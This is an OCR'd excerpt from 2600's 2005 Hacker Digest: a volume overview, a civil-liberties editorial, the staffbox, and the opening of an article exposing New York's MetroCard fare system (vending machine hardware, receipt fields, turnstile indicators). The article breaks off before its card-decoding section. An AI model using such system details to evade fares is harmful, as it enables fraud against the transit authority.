2600

The Hacker Digest - Volume 22

2005

FORMAT

The 2005 covers all shared a common photographic theme that told a story. The Autumn issue was no longer labeled as "Fall," returning to the naming tradition not seen since 1997. The page length increased to 64 pages from 60. The contents had the following unique titles: Spring: "Details"; Summer: "Discoveries"; Autumn: "Ways and Means"; and Winter: "The Path to Knowledge". Little messages continued to be found on Page 3, hidden in tiny print within the contents. The messages were as follows: Spring: "hopenumbersix" (located above the word "Vulnerabilities" six lines up from the bottom and the first revelation of what our next conference would be called); Summer: "(nypd+rnc)/nlg!=ioc" (located to the lower left of the spaceman and a mathematical prediction that basically said that the New York Police Department's overreaching actions at last year's Republican National Convention would be torn apart by the National Lawyer's Guild and help to ensure that New York City would lose its bid to host the 2012 Summer Olympics); Autumn: "not for your eyes" (under the words "Peek Inside" seven lines up from the bottom and a testament to the secret material we liked to share with our readers); and Winter: "4-8-15-16-23-42" (on the lower half of the apple and a reference to the magic numbers on the television series *Lost*). Letters titles continued to be unique with each issue - Spring: "Exchanges"; Summer: "Artillery"; Autumn: "Words from You"; and Winter: "Writewords".

COVERS

The Cover credit for Spring and Summer went to Arseny and Dabu Ch'wald while the Autumn and Winter credit went to Dabu Ch'wald and Saldb.

The 2005 covers all were part of a continuing story. Each issue had a photo that followed the journey of a strange metallic case through various modes of transportation.

The Spring cover showed a man getting onto a New York City subway car carrying a metallic case with a biohazard logo (this was added in later to avoid panic). An insert reveals that the case is attached to the man with handcuffs. The subway car has a sticker for the proposed hosting of the 2012 Summer Olympics, an idea which was wildly unpopular throughout the city at that time. Also, the car is number 2600. This actually was not altered, as there was indeed a subway car with that number on it running on the "D" line. For the photo shoot, we waited at a subway station for that car to show up, having advance

knowledge of approximately where and when it would appear.

For Summer 2005, we moved the scene to a remote part of Brooklyn. We backed the *2600* van up to our new Smart car, which was imported from Canada and was the first of its kind in New York. We photographed the same person from the Spring cover transferring the metallic case from one vehicle to another.

The journey continued into the Autumn 2005 cover, the scene of which was now on board the Queen Mary 2 ocean liner, a brand new ship that regularly crossed the Atlantic Ocean between the United States and the United Kingdom. The man with the metallic case wasn't actually on board the boat, so he was added in after the picture was taken from the very top of the ship in the middle of the ocean. "Low Hover" is an instruction for a helicopter pilot, which makes sense as this was a photo of the helipad on board the ship. The pose indicates that a helicopter is about to land and take our protagonist to the next part of his journey.

The Winter 2005-2006 cover is the last in the series of the mysterious journey of the metallic case and its contents are finally revealed. This photo takes place on board an airplane which was an actual flight we booked in order to get this shot. The words "Code Red IV" and "Armed Device" were added to a false LED screen on the top of the box and the contents themselves are Big Mac boxes from McDonalds. However, some of the boxes say "Mac" and the others say "PC," a reference to the two types of computers being targeted by the mythical Code Red IV virus.

INSIDE

There were a number of formatting changes this year. In addition to the four new pages, the staff section was redesigned and moved to Page 6, and the payphone photos now appeared on the two inside covers. This opened up room on the back page for a new feature: The Back Cover Photo. Another new feature, a puzzle, appeared on Page 60. It looked like a crossword puzzle but didn't follow all of the rules required so we never actually used that word. It was labeled "Puzzle" for Spring, "Casse-Tête" for Summer (French for "brain teaser"), the Chinese symbol for "Riddle" for Autumn, and "Rompecabezas" for Winter (Spanish for "puzzle").

The staff section had credits for Editor-In-Chief, Layout and Design, Cover, Office Manager, Writers, Webmasters, Network Operations, Broadcast Coordinators, and IRC Admins. The position of Quality Degradation was

added beginning in Summer. The Statement of Ownership was printed on Page 5 in the Autumn edition.

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *"If tyranny and oppression come to this land, it will be in the guise of fighting a foreign enemy."* - James Madison.

Summer: "*No government can be long secure without a formidable opposition."* - Benjamin Disraeli

Autumn: *"The good news is - and it's hard for some to see it now - that out of this chaos is going to come a fantastic Gulf Coast, like it was before. Out of the rubbles of Trent Lott's house - he's lost his entire house - there's going to be a fantastic house. And I'm looking forward to sitting on the porch."* - George W. Bush, touring hurricane damage that at press time was estimated to have killed thousands of people, Sept. 2, 2005

Winter: *"Value your freedom, or you will lose it, teaches history. 'Don't bother us with politics,' respond those who don't want to learn."* - Richard Stallman

2005 saw a continued determination to preserve our privacy and fight against the many injustices we were witnessing. "Fighting is good. It keeps you awake and redefines what it is you stand for."

But we were also wary of becoming a "constant victim" in all of these battles. We saw how easy it could be to fall into this trap of always feeling like we were under attack and losing something because "...with that, we lose our outrage and replace it with resignation."

We certainly had no shortage of material to focus upon. There was a seemingly non-ending supply of bad laws and legislation all around the world. And we saw a connection. "The element of fear that is constantly bombarding us is the best thing that could have happened to those who want more control, more surveillance, and a crackdown on dissent."

Since 2001, we had been very aware of these ominous developments. "When you look closely at these trends and those that we have been covering over the years, it becomes clear that most of them have nothing to do with September 11, threats of attack, wars and invasions, or anything else that we've lately become obsessed with."

Despite all of this gloom and doom, we always tried to make time for a bit of humor, such as when we were describing some disturbing actions from the FCC in light of "the events of February 1, 2004 (when part of Janet Jackson's breast was momentarily exposed to a nationwide audience)." It was never that hard to find the absurdity in any of the stories we reported on. And oftentimes, those pushing for some of the most draconian laws and changing of the rules didn't have a clue because "the realities of the net simply aren't considered in the face of religious and/or totalitarian zealotry."

We continued to have a wide variety of content for our readers, including a brand new exposé on New York City's Metropolitan Transit Authority with all sorts of technical information they probably wish we hadn't published. We revealed a bug involving Verizon's wireless prepaid data plan that was not to their advantage, along with some info on their new FIOS service. We found ourselves in the position of having to calm readers who were concerned about their new cable boxes rebooting on their own. We printed exposés on Google, Home Depot, AIM, and Yahoo, along with articles on Kodak, Wal-Mart, T-Mobile, and NCR. There was a focus on new developments in technologies like the Asterisk PBX, Skype, PHP exploits, and GSM. We printed a guide on ways to get out of the military, studied the (new in the U.S.) concept of chips on cash cards, the idea of implants, and ways of defeating GPS spying on company drivers.

Cellular phones were advancing faster than ever. It was the early days of GPS receivers in cell phones and people were naturally both curious and concerned. It was far from the only advancement in these devices. Soon, we noted, "...you may also have the equivalent of a small camcorder traveling around with you." Meanwhile, mobile data was becoming much more of a thing. "The speed continues to increase and soon will be indistinguishable from a home or office connection." Ironically "...voice quality appears to have been the one thing left behind." Still, we saw these developments as part of a tremendous advance. "It would appear that the cheap and global connectivity we once fantasized about has become reality." But that didn't mean that we'd all be reveling in this forever. We'd seen enthusiasm over technology diminish with an abundance of rules and regulations. "Nothing can deflate the sense of magic quicker than conformity."

We found ourselves revealed as an evil entity in a company's advertising campaign that they clearly didn't expect us to find out about. "While most other organizations would contemplate legal action, we'll simply issue a standard

Level One electronic jihad." We liked to think that that was enough to put them on Red Alert for a while.

We also discovered a Microsoft guide to "leetspeak," which was a source of great amusement to the hacker community. And we discussed the concept of Google-bombing and why George W. Bush showed up as a search result whenever "miserable failure" was entered.

Of course, voting machines continued to be in the news, and their role in the 2000 election was questioned more and more. "As for the Diebold issue, there are simply too many weird things going on to be ignored." We issued a challenge to Diebold to "let us hack your machines at the next HOPE conference in 2006." We naturally heard nothing back. "What possible reason could there be for not accepting such a challenge?" There were plenty of theories.

Interactions with our readers continued to be the high points of our existence. "The only reason we've survived this long is because our readers have been there to encourage us and to prove that what we say and what we do actually counts for something." It was a two-way street. Hearing feedback to our Winter editorial claiming: "What you said was just what I needed to hear" was exactly the kind of thing we needed to continue pushing forward. We always encouraged readers to express themselves. "Hackers come from all kinds of different political backgrounds and ideologies so please don't assume that they all believe the same thing."

We also made sure our readers knew their rights. In response to a request to link to us, we advised that "no permission is necessary for you to link to anyone else on the net. Don't let anyone tell you otherwise." We were clear on how our writers' identities were protected - and how they weren't. We warned potential submitters that their metadata could make encryption useless if they emailed us directly from a sensitive place.

There was pressure to shut down a neo-Nazi site, which we resisted as insufficient and ultimately causing more harm than good. "You need to be attacking the cause of the problem, not just the symptoms."

We were called out for demonizing the Department of Homeland Security, leading to our clarification: "There are many good people working under the DHS umbrella but that doesn't alter the fact that many see Homeland Security as an overzealous organization determined to achieve its goals without giving much thought to the true cost of these goals."

Videos from The Fifth HOPE were made available as VCDs. A Dutch hacker camp called "What The Hack" was announced for later in the summer. And our next conference (HOPE Number Six) was officially announced at the end of the year, although the name could be found in a secret message in the Spring issue's table of contents.

We had one of the strongest reactions ever to a cover, specifically Winter 2004-2005, where there was a hidden image of George W. Bush. It was revealed that the first letters of the text on each of last year's covers spelled out HOPE: "Honor," "Obey," "Protect," and "Erase." The *Freedom Downtime* Easter Egg hunt continued from last year. In the Autumn issue, it was revealed that not one person had submitted an entry. This resulted in an outpouring of entries, and a winner plus the answers were revealed in the Winter issue. And we had our first suggestion for *2600* polo shirts.

There were a number of rather surprising stories this year, such as a report of identity theft through police department websites. Or a data collection company called Choicepoint that mishandled the private data of 145,000 people. "Here we have a company with ten billion records that is responsible for running background checks on just about every American citizen and somehow *they* weren't able to figure out that the company they were doing business with was fraudulent." There seemed to be a rash of companies losing data on millions of customers. It led us to conclude that it was all "...the normal course of business where our private records are open to unauthorized persons, bandied about, traded, sold, lost, and otherwise treated without the respect and care they deserve and in violation of the trust we have bestowed upon these entities."

Meanwhile, we discovered that "Fedex has been permitting federal authorities to peruse its databases and view all kinds of information on who's sending packages where, how they're paying for it, and more - all without those little things called warrants." It was basically a sneaky way of achieving what the abandoned Operation TIPS program from three years ago would have. "The sad fact remains that if we don't take action, our privacy will continue to mean less and less."

Another somewhat surprising story had to do with prospective students at Stanford and M.I.T., who found themselves disqualified from acceptance just because they looked at a misconfigured website to check their status. And then there was RockStar Games, who surprisingly blamed hackers for unexplained adult content in one of their games.

We found ourselves barraged with complaints about how people were treated on one of our IRC channels, leading to this advice: "We encourage all who attend to be open to newcomers and not form cliques. And newcomers should avoid jumping to conclusions." We felt it applied to the real world as well as to IRC. "You have to learn to weed out the morons and listen to those individuals who actually have something to say."

We somehow got dragged into a debate between China and Taiwan over how the latter was represented in the foreign payphone section of the website. The listing said "Taiwan, province of China," which was how it was phrased in the United Nations and the ISO 3166-1 standard that we applied to all countries.

And then there was our April 1st joke on our website where we announced that a dress code would be enforced at *2600* meetings, effective immediately. "Dressing in this manner will convey the image that is necessary for us to be seen as rational, decent, and acceptable members of society. There simply is no reason to convey another image." We saw the whole thing as an obvious parallel to what was going on in the real world with freedom curtailment and suspicion of anything different. "These are difficult times and we all must make sacrifices. We ask that all meeting attendees, in addition to adhering to the dress code, keep an eye on fellow attendees and let us know of any attempts to disrupt the meetings through noncompliance or otherwise mocking or ridiculing these guidelines." More than a few readers expressed their outrage.

There was at least one occasion where we missed the mark entirely, discounting the possibility of what would soon be known as ransomware: "The process of encrypting all of these files by simply having someone visit a website and then somehow coordinating both the decryption and the transfer of money without somehow being traced is pretty farfetched once you start to actually think about it." Clearly, we hadn't thought about it enough.

"Those who ask questions are seen as troublemakers and even saboteurs." That was something we'd been experiencing from the very beginning. It was important for us to encourage people to do exactly that. "You must understand *why* things are done in a particular way or else you're just mindlessly following commands without ever developing the capacity to come up with a better method. You might just as well be a machine."

Based on what our readers were telling us through articles and letters, there continued to be much pushback and retribution for those who stepped out of line. "Schools are where ignorance is taught and reinforced" was our cynical

conclusion. And it wasn't much better in the corporate world, where the levels of monitoring were going through the roof. We were extremely concerned about this becoming the new normal. "There are many corporations and institutions that think they can control their employees 24 hours a day. Worse, there are so many people who just blindly buy into this, especially if the paycheck is large enough."

We knew if there was any hope at all, it was with our readership and our community. It could be found in the very concept of hacking: "a state of mind that can be applied to virtually anything. This is what the media and all the wannabes can never understand."


Volume Twenty-Two, Number One!
Spring 2005, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly

0 74470 83158 7 51

Foreign Payphones (this is not the staffbox)



Alicante, Spain. A standard phone throughout the country. It takes credit cards and coins. In addition this phone has SMS and fax capabilities.

Alicante, Spain. An older version of the Telefonica phone which has the same features but isn't nearly as pretty.

Photos by Gabriel Scott Dean

Seoul, South Korea. One of many phones operated by KT. This one has a very dominant coin slot as well as the ability to take cards.

Seoul, South Korea. Another KT phone. The amount of space saved by not taking coins is striking.

Photos by Goran Topalovic

For more exciting foreign payphone photos, take a look at the inside back cover!

DETAILS

Enemy of the People

If there is a theme to the things that we do and say, it lately seems that it would be the endless fight against the increasing restrictions of our society. Whether it's the latest government crackdown on something that wasn't even a crime a decade ago or another corporate lawsuit against someone whose actions would have seemed completely harmless in another time or place, we cannot seem to shake this perpetual fight we're forced into. And, like most things, there is good and bad in this fact.

Fighting is good. It keeps you awake and redefines what it is you stand for. Done properly, it can also open up a lot of eyes and bring a great number of people into the battle, hopefully on your side. But becoming a constant victim of what's going on around you isn't at all constructive. In some ways we seem to always expect things to get worse and when they do we're not surprised. And with that, we lose our outrage and replace it with resignation.

We need to do everything in our power to avoid falling into that latter category. That's what we hope to accomplish in these pages - to challenge, to ask questions, to not be intimidated into acquiescence. The only reason we've survived this long is because our readers have been there to encourage us and to prove that what we say and what we do actually counts for something. It's important to extend that reassurance all throughout the community - individually and collectively - so that we not only survive but grow stronger. In this way it will indeed be possible to reverse the tide and build something positive.

We all derive a fair amount of pleasure in listing the latest negative trends in our society. So let's take a little time to focus on some of the highlights.

The recent actions of the Federal Communications Commission have been quite frightening in their zeal to restrict and punish speech that they disapprove of. Because of the trauma suffered due to the events of February 1, 2004 (when part of Janet Jackson's breast was momentarily exposed to a nationwide audience), the FCC has made it its mission to become the morality police of the airwaves. Congress has jumped in on the act, apparently frightened by a few crusaders of decency into thinking that such restrictive views reflect those of the nation. Their latest idea is to impose fines of $500,000 for each and every utterance of a word they disapprove of. While few would support the idea of turning the public airwaves into a bastion of gutter speech, what these threats have accomplished is to instill fear and force broadcasters to constantly err on the side of caution. Translation: no controversy, nothing outside the norm, and a great deal of paranoia. The result is a whole lot of blandness which is far worse than an occasional display of bad taste.

We can almost laugh at absurdities like the Fraudulent Online Identity Sanctions Act which actually is being considered by the House of Representatives. It's designed to deal with one of the nation's biggest crises: people submitting false information when registering Internet domain names. While this in itself wouldn't be enough to get you convicted of a crime (yet), it can be used to significantly enhance penalties if, for example, someone is sued over the content of a web page. Many whistle-blower and dissident websites would find it impossible to operate if they had to do so while giving out their real identities and locations. Yet such sites provide a very valuable service to the public. By adding this intimidation, it suddenly becomes a potential crime to try and remain anonymous.

Equally absurd is a new law passed in Utah that requires Internet service providers to keep track of and provide a way to block access to pornographic websites. While this may sound attractive to a politician or a media outlet seeking to whip up hysteria, this has always been something that a user could easily implement with varying degrees of success using different types of software. But now the ISP is being expected to take on this responsibility, somehow

keeping track of every website in the world that has material deemed "harmful to minors" and facing felony charges if they don't block access to them on demand. The mere creation and distribution of such a blacklist by the government is an incredible waste of time and effort at best. It's as ridiculous an expectation as what we see in many restrictive foreign regimes where the realities of the net simply aren't considered in the face of religious and/or totalitarian zealotry. Like so many other ill-advised bits of legislation lately, the power and responsibility of the individual is being overlooked in favor of proclamations from governmental agencies who really have no business dictating morality.

None of this even begins to address the evils of the Patriot Act and its proposed successors, legislation drawn up and passed quickly in the wake of September 11 without debate or analysis of any significance. We've devoted space in these pages in the past to the risks we all face as a result of this monumentally bad idea. No doubt we will continue to do so in the future. And this is certainly not something restricted by our borders. Recently the "Anti-Terror Law" was finally passed in Britain after much debate. This new law allows the authorities to detain British citizens as well as foreigners indefinitely and without charge if they are "terrorist suspects," a classification which no doubt will be bent in all sorts of imaginative directions to suit the accusers. It also becomes the only country in the European Union to suspend the right to a fair trial in such circumstances. About the only bit of positive news to come out of this is that extensive debates won the right to have this law reviewed and possibly repealed in 2006. Again, we are reminded of what Ben Franklin once said: "Those who would give up essential liberty for temporary safety deserve neither liberty nor safety." In a quote that seems to fit this categorization remarkably well, Prime Minister Tony Blair said, "Those considerations of national security have to come before civil liberties however important they are."

When you look closely at these trends and those that we have been covering over the years, it becomes clear that most of them have nothing to do with September 11, threats of attack, wars and invasions, or anything else that we've lately become obsessed with. Rather, these incidents have become excuses for pushing policies that have been in the works for years. The element of fear that is constantly bombarding us is the best thing that could have happened for those who want more control, more surveillance, and a crackdown on dissent.

When all is said and done, it's clear who the real enemy of the people is. While the mass media, government, and corporate world would like that enemy to be those who challenge the system, we believe they're in for a disappointment. That designation belongs to those who are hard at work dismantling the freedoms that we have all aspired to in the interests of "security" or because they feel they have lost control. It's clear that they *should* lose control because it's obvious that power in their hands is not a good thing at all.

The fact is most people get it. They have little problem dealing with controversy, differing opinions, or common sense. They don't need to be talked down to or have their hands held at every step of the way. Most people understand that the world they live in isn't Disneyland and that an adult society doesn't have to be reduced to a child's level in order to be safe. But too many of these same people don't step up when others try and restrict what they can say, do, read, access, or even think. Maybe they assume someone else will do this for them. Maybe they think they're actually in the minority and ought to stay quiet for the purpose of self-preservation. Or perhaps they just don't take any of these people seriously and are content to laugh at them from the sidelines. All of these are precisely the reactions that the control seekers want more than anything. "All that is required for evil to triumph is for good men to do nothing." We can't fall into that trap.

What can we do? It's really simple. Unity on these issues is all we need. Wherever you find yourself in today's world, you have a voice and you can reach and influence people on all different levels. All it takes is the desire to do this and a little persistence. Educate yourself on the issues and why they matter. Bring it up at your place or work, in your school, to your parents, friends, or children. Don't be shrill or offensive. Put yourself in the position of other people and inject your insight into the equation so that you can effectively communicate why the issues that matter to you should also matter to them. This is how movements are born. And that is what we need if we hope to escape what is looming on the horizon.

"If tyranny and oppression come to this land, it will be in the guise of fighting a foreign enemy." - James Madison.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Arseny, Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Broadcast Coordinators: **Juintz, lee, Kobold**

IRC Admins: **shardy, r0d3nt, carton, beave, sj, koz**

Inspirational Music: **Yann Tiersen, The Avalanches, Bikini Kill, Jeff Beal**

Shout Outs: **Brother Justin, fboffo**

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.


YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2004 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631- 474-2677**

New York City's MTA EXPOSED!



by Redbird
redbird@2600.com

In this article, I will explain many of the inner workings of the New York City Transit Authority fare collection system and expose the content of MetroCards. I will start off with a description of the various devices of the fare collection system, proceeding into the details of how to decode the MetroCard's magnetic stripe. This article is the result of many hours of experimentation, plenty of cash spent on MetroCards (you're welcome, MTA), and lots of help from several people. I'd like to thank everyone at *2600, Off The Hook,* and all those who have mailed in cards and various other information.

Becoming familiar with how magnetic stripe technology works will help you understand much of what is discussed in the sections describing how to decode MetroCards. More information on this, including additional recommended reading, can be found in "Magnetic Stripe Reading," also in this issue.

Terms

These terms will be used throughout the article:

FSK - Frequency Shift Keying. A type of frequency modulation in which the signal's frequency is shifted between two discrete values.

MVM - MetroCard Vending Machine. MVMs can be found in every subway station. They are the large vending machines which accept cash in addition to credit and debit.

MEM - MetroCard Express Machine. MEMs are vending machines that accept only credit and debit. They are often located beside a batch of MVMs.

MTA - Metropolitan Transportation Authority. A public benefit corporation of the State of New York responsible for implementing a unified mass transportation policy for New York City and counties within the "Transportation District."

NYCTA - New York City Transit Authority. Under the control of the MTA, the NYCTA is a public benefit corporation responsible for operating buses and subway trains in New York City.

RFM - Reduced-Fare MetroCard. RFMs are available to the elderly or people with qualifying disabilities. Typical RFM fare is half or less than half of the standard fare.

Common MetroCard. This term will refer to any MetroCard available to the public without special requirements. Examples include standard pay-per-ride cards, standard unlimited cards, and single-ride cards.

Special MetroCard. This term will refer to any MetroCard not available to the general public. Examples include reduced-fare cards, student cards, and employee cards.

Single-Track MetroCard. This term will refer to any MetroCard that has a one-track magnetic stripe (although there is no visible difference between the stripes of these cards and the stripes of two-track cards). The following types of cards are single-track: Single-Ride and Bus Transfer MetroCards.

Dual-Track MetroCard. This term will refer to all MetroCards with the exception of the Single-Track MetroCards mentioned above. The following types of cards are some examples of dual-track cards: pay-per-ride, pre-valued, unlimited, and reduced-fare.

Passback Period. This term will refer to the time period before an access device will allow you to use an unlimited card again after swiping it. During this period, the devices generally respond with the message "JUST USED".

Standard Cards and Standard Readers. These terms will refer to cards containing a magnetic stripe (credit, banking, etc.) or readers of these cards that conform to the standards set forth in any or all of the following ISO specifications: 7810, 7811, 7813, and 4909.

Cubic Transportation Systems

The fare collection system the MTA uses was developed by Cubic Transportation Systems, a subsidiary of Cubic Corporation. The patents I found to be related to the current New York City system filed by Cubic Corporation are as follows:


4,877,179 - Farebox Security Device
5,056,261 - Turnstile System
5,072,543 - Turnstile Mechanism
5,191,195 - Fare Card Read-Writer Which Overwrites Oldest or Invalid Data
5,215,383 - Ticket Stock and Ticket Dispenser
5,298,726 - Fare Card Read-Writer Which Overwrites Oldest or Invalid Data
5,333,410 - Controllable Barrier System For Preventing Unpaid Admission to a Fee-Paid Area
5,574,441 - Mass Transit Inductive Data Communication System
5,612,684 - Mass Transit Inductive Data Communication System
6,595,416 - System For Rapidly Dispensing and Adding Value to Fare Cards
6,655,587 - Customer Administered Autoload
6,789,736 - Distributed Architecture For Magnetic Fare Card Processing

Servicing, apart from routine collection of fares, on MTA equipment seems to be done by Cubic employees, not the MTA.

The MetroCard System

At the core of the MTA fare collection system is the MetroCard. Preceded by a token-based system, the MetroCard is now used for every aspect

of fare collection and allows for fare options that would never have been previously possible (e.g., Employee, Reduced-Fare, and Student MetroCards). MetroCards can currently be purchased at MVMs, MEMs, token booths, and various merchants throughout the New York City area. I will categorize the MetroCard access devices into two types: reading devices and fare collection devices. Both of these devices are networked in a complex system which allows the MTA, within minutes, to have up-to-date information on every card that has been issued. This also allows them to disable any card at will. The hierarchy of the network is shown below (as described in patent 6,789,736).



The physical characteristics of MetroCards follow those of standard cards (see Terms) almost exactly, but are one third the thickness. They have a diagonal notch cut out in the upper-right hand corner 3 1/8" from the left and 5/16" from the top of the card. Additionally, they have a 1/8" diameter hole, with its center 1/4" from the left and 5/16" from the top of the card, which is used to aid machines that suck your card in (bus fare boxes, MEMs/MVMs, handicapped entry/exit machines, etc.).

Vending Machines

MEMs and MVMs are located throughout the subway system. They allow you to purchase or refill various common MetroCards with either cash or a credit card. RFMs can't be purchased at machines but can be refilled. On the front of the MEM or MVM is a tag with the machine's unique ID number.

The BIOS System Configuration screen from an MEM looks like this:

```
AMIBIOS System Configuration (C) 1985-1997, American Megatrends Inc.,

Main Processor   : Celeron(tm)          Base Memory Size : 640KB
Math Processor   : Built-In             Ext. Memory Size : 14336KB
Floppy Drive A:  : None                 Display Type     : VGA/EGA
Floppy Drive B:  : None                 Serial Port(s)   : 3F8,2F8
AMIBIOS Date     : 07/15/95             Parallel Port(s) : 378
Processor Clock  : 300A MHz             External Cache   : 128KB,Enabled

ATA(PI) Device(s) Type          Size           LBA    32Bit  Block   PIO
                                               Mode   Mode   Mode    Mode
Primary Master   : Hard Disk   5729MB          LBA    On     16Sec   4

PCI Devices:                            PCI Onboard USB Controller, IRQ11
PCI Onboard Bridge Device               PCI Onboard Ethernet, IRQ15
PCI Onboard IDE
PCI Onboard VGA

FPGA ver. C, Base Address: 500h
BSP CPU.....Microcode OK
```

I have no reason to believe that the MVM hardware is any different.

Receipts

Receipts can be obtained from MEM and MVM machines by answering "yes" when prompted. They possess a lot of information about the MEM/MVM, subway station, and card. You can match a receipt to a card by comparing the serial numbers. Let's take a look at some samples:

```
MVM RECEIPT

MTA NYC TRANSIT
ASTOR PLACE
NEW YORK CITY NY

MVM #: 0545(R219  0701)

Sun 14 Nov 04 21:28

Trans: Sale OK
Payment Mode: Cash
Amount:          $  7.00
Card Value:      $  0.00
Change Due:      $  3.00

Serial #:1059909877
Type: 023
   1-DAY UNLIMITED

       Questions?
Call (212) METROCARD
```

```
MVM RECEIPT

MTA NYC TRANSIT
NASSAU AV & MANHATTAN AV
NEW YORK CITY NY

MVM #: 1738(N408A  0500)

Mon 04 Oct 04 14:22

Trans: Sale OK
Payment Mode: Credit
Amount:          $ 21.00
Card Value:      $  0.00

Credit Card #: XX5346
Auth#: 000008
Ref #: 060615762129

Serial #:1027066848
Type: 024
    7-DAY UNLIMITED

       Questions?
Call (212) METROCARD
```

```
MEM RECEIPT

MTA NYC TRANSIT
14TH STREET & 6TH AVENUE
NEW YORK CITY NY

MEM #: 5383(N513 0400)

Wed 17 Nov 04 12:14

Trans: Add Time OK
Amount:          $ 10.50
Initial Type:030
 7-DAY RFM UNLIMITED
Time Added:  030
 7-DAY RFM UNLIMITED

ATM Card #: XX0952
Auth#: 760346
Ref #: 029089559668

Serial #:0987218036

       Questions?
Call (212) METROCARD
```

Most of the information on the receipt is fairly obvious, but notice the line that begins with "MEM #" or "MVM #". The first four digits correspond to the actual MEM or MVM ID number as found on the machine. The next letter and following three digits inside the parenthesis correspond to the closest token booth. This ID can also be found on the booth itself. The meaning of the next four digits is currently unknown. However, they are unique to each machine that has the same booth ID, but are not unique among machines with different booth IDs. They seem to simply be a unique ID for each MEM/MVM in the station, possibly grouped by location. See "MEM/MVMs" for a table.

Now look to the bottom of the receipt. The line that begins with "Type:" (or "Initial Type:" if an RFM is being refilled) gives the numerical card subtype value followed by a description of the type on the following line.

Receipts purchased with a credit card contain additional fields that allow the MTA to verify the credit card holder in the case that he/she decides to lose the MetroCard.

Turnstiles

The use of a turnstile is the most common way to enter the subway. Entry is granted by swiping a valid MetroCard through the reader/writer located on the outside of each turnstile. Once swiped, the LCD display on the turnstile will display a message. Some common messages:

GO. Message displayed for Unlimited MetroCards.

GO. 1 RIDE LEFT. Message displayed for Student MetroCards, where "1" is the number of rides left for the day.

JUST USED. The passback period for the Unlimited MetroCard is not up.

GO. 1 XFER OK. Message displayed when transferring from a bus.

Above the LCD there are a series of round indicators. Of these, one has an arrow pointing in the direction of the turnstile in which you would enter after paying your fare, and another reads "No" and a do-not-enter bar which, when lit, indicates that the turnstile is not active. After paying your fare, another indicator below the green arrow lights to indicate that you may proceed through the turnstile without smashing your groin into the arm.

Above those, there are three horizontal bar indicators contained within a rectangular cutout. When a Reduced-Fare MetroCard is swiped, the top indicator (red) will light. When a Student MetroCard is swiped, the middle indicator (yellow) will light. When an Employee MetroCard is swiped, the bottom indicator (the color of which I'm unsure of) will light. These indicators are present on both sides of the turnstiles and they allow transit cops, many of whom are undercover, to monitor the types of cards being used by riders. This helps detect, for example, when Student MetroCards are being used at times when school is not in session or when an obvious misuse of an Employee or Reduced-Fare MetroCard occurs.

Reading MetroCards

